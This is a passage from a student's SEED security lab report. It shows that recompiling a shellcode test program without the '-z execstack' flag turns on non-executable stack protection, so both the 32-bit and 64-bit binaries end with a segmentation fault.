In this task we need to turn on the non-executable stack protection and run the program. We can do this by not using the flag ”-z execstack” option while compiling the code. For this problem we will use shellcode folder and the files in that location. We will remove the flag ”-z execstack” from the Makefile and recompile the code and then run them.



```
[03/11/22]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[03/11/22]seed@VM:~/.../shellcode$ rm a32.out a64.out
[03/11/22]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[03/11/22]seed@VM:~/.../shellcode$ vi Makefile
[03/11/22]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[03/11/22]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[03/11/22]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[03/11/22]seed@VM:~/.../shellcode$
```

We can observe from the screenshot that we are not able to enter the shell in fact we are getting “segmentation fault” error message. We can conclude that the stack is not executable anymore hence we are getting segmentation fault.